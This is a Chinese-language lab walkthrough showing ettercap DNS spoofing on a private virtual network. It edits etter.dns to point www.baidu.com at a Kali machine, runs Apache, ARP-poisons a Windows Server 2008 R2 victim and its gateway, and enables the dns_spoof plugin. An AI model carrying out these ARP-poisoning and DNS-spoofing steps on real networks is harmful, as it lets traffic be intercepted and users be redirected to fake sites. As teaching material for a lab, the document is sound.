Kali ettercap DNS欺骗

实验环境

Kali IP:192.168.195.128

```
└─# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN group def
ault qlen 1000
    link/ether 00:0c:29:f6:db:a8 brd ff:ff:ff:ff:ff:ff
    inet 192.168.195.128/24 brd 192.168.195.255 scope global dynamic noprefixroute eth0
       valid_lft 975sec preferred_lft 975sec
    inet6 fe80::20c:29ff:fef6:dba8/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

gateway 192.168.195.2

```
└─# ip r
default via 192.168.195.2 dev eth0 proto dhcp metric 100
192.168.195.0/24 dev eth0 proto kernel scope link src 192.168.195.128 metric 100
```

Winser2008R2 IP:192.168.195.129 gateway:192.168.195.2

```
连接特定的 DNS 后缀 . . . . . : localdomain
本地链接 IPv6 地址. . . . . . . . : fe80::c83:6bf5:26a1:28de%11
IPv4 地址 . . . . . . . . . . . . : 192.168.195.129
子网掩码 . . . . . . . . . . . . : 255.255.255.0
默认网关. . . . . . . . . . . . . : 192.168.195.2
```

网络互通：Winser2008R2 ping kali

```
C:\Users\Administrator>ping 192.168.195.128

正在 Ping 192.168.195.128 具有 32 字节的数据:
来自 192.168.195.128 的回复: 字节=32 时间<1ms TTL=64
来自 192.168.195.128 的回复: 字节=32 时间<1ms TTL=64
来自 192.168.195.128 的回复: 字节=32 时间<1ms TTL=64
来自 192.168.195.128 的回复: 字节=32 时间<1ms TTL=64

192.168.195.128 的 Ping 统计信息:
    数据包: 已发送 = 4, 已接收 = 4, 丢失 = 0 (0% 丢失),
往返行程的估计时间(以毫秒为单位):
    最短 = 0ms, 最长 = 0ms, 平均 = 0ms
```

网络互通：kali ping Winser2008R2

```
┌──(root💀kali)-[~/桌面]
└─# ping 192.168.195.129
PING 192.168.195.129 (192.168.195.129) 56(84) bytes of data.
64 bytes from 192.168.195.129: icmp_seq=1 ttl=128 time=0.487 ms
64 bytes from 192.168.195.129: icmp_seq=2 ttl=128 time=0.371 ms
64 bytes from 192.168.195.129: icmp_seq=3 ttl=128 time=0.458 ms
64 bytes from 192.168.195.129: icmp_seq=4 ttl=128 time=0.253 ms
64 bytes from 192.168.195.129: icmp_seq=5 ttl=128 time=0.331 ms
64 bytes from 192.168.195.129: icmp_seq=6 ttl=128 time=0.286 ms
64 bytes from 192.168.195.129: icmp_seq=7 ttl=128 time=0.360 ms
```

实验步骤

修改ettercap解析文件

```
vim /etc/ettercap/etter.dns
```

```
10 #  (at your option) any later version.                              #
11 #                                                                    #
12 ######################################################################
13 #                                                                    #
14 # Sample hosts file for dns_spoof plugin                             #
15 #                                                                    #
16 # the format is (for A query):                                       #
17 #   www.myhostname.com A 168.11.22.33 3600                           #
18 #   *.foo.com          A 168.44.55.66 [optional TTL]                 #
19  域名www.baidu.com      A 192.168.195.128 Kali IP
20 #                                                                    #
21 #  ... for a AAAA query (same hostname allowed):                     #
22 #   www.myhostname.com AAAA 2001:db8::1                              #
23 #   *.foo.com          AAAA 2001:db8::2 [optional TTL]               #
24 #                                                                    #
```

apache服务


```
启动apache服务
┌──(root💀kali)-[/var/www/html]
└─# systemctl start apache2

查看apache服务
┌──(root💀kali)-[/var/www/html]
└─# systemctl status apache2
● apache2.service - The Apache HTTP Server
     Loaded: loaded (/lib/systemd/system/apache2.service; enabled; vendor p>
     Active: active (running) since Wed 2023-11-01 14:12:51 CST; 36min ago
       Docs: https://httpd.apache.org/docs/2.4/
    Process: 1772 ExecStart=/usr/sbin/apachectl start (code=exited, status=>
   Main PID: 1783 (apache2)
      Tasks: 6 (limit: 4915)
     Memory: 15.1M
     CGroup: /system.slice/apache2.service
             ├─1783 /usr/sbin/apache2 -k start
             ├─1785 /usr/sbin/apache2 -k start
             ├─1786 /usr/sbin/apache2 -k start
             ├─1787 /usr/sbin/apache2 -k start
             ├─1788 /usr/sbin/apache2 -k start
             └─1789 /usr/sbin/apache2 -k start

11月 01 14:12:51 kali systemd[1]: Starting The Apache HTTP Server...
```


```
11月 01 14:12:51 kali apachectl[1782]: AH00558: apache2: Could not reliably>
11月 01 14:12:51 kali systemd[1]: Started The Apache HTTP Server.
```

ettercap


图形化启动ettercap


```
┌──(root💀kali)-[/var/www/html]
└─# ettercap -G
```





Ettercap
0.8.3.1 (EB)
Host List
IP Address
MAC Address
Description
192.168.195.1 00:50:56:C0:00:08
192.168.195.2 00:50:56:E9:F9:31
192.168.195.129 00:0C:29:20:9C:FD
192.168.195.254 00:50:56:EB:66:E4
gateway
Winser2008 ip
Delete Host
Add to Target 1
Add to Target 2
DHCP: [00:0C:29:F6:DB:A8] REQUEST 192.168.195.128
DHCP: [192.168.195.254] ACK : 192.168.195.128 255.255.255.0 GW 192.168.195.2 DNS 192.168.195.2 "localdomain"
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
4 hosts added to the hosts list...

选择ARP攻击


Ettercap
0.8.3.1 (EB)
Host List
IP Address
MAC Address
Description
192.168.195.1 00:50:56:C0:00:08
192.168.195.2 00:50:56:E9:F9:31
192.168.195.129 00:0C:29:20:9C:FD
192.168.195.254 00:50:56:EB:66:E4
MITM
ARP poisoning...
NDP poisoning
ICMP redirect...
Port stealing...
DHCP spoofing...
Stop MITM attack(s)
SSL Intercept
Delete Host
Add to Target 1
Add to Target 2
DHCP: [192.168.195.254] ACK : 192.168.195.128 255.255.255.0 GW 192.168.195.2 DNS 192.168.195.2 "localdomain"
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
4 hosts added to the hosts list...
Host 192.168.195.129 added to TARGET1
Host 192.168.195.2 added to TARGET2




选择DNS欺骗攻击插件



验证

打开Winser2008R2，在IE中搜索http://www.baidu.com



发现百度的页面变为Apache的默认页面，DNS欺骗成功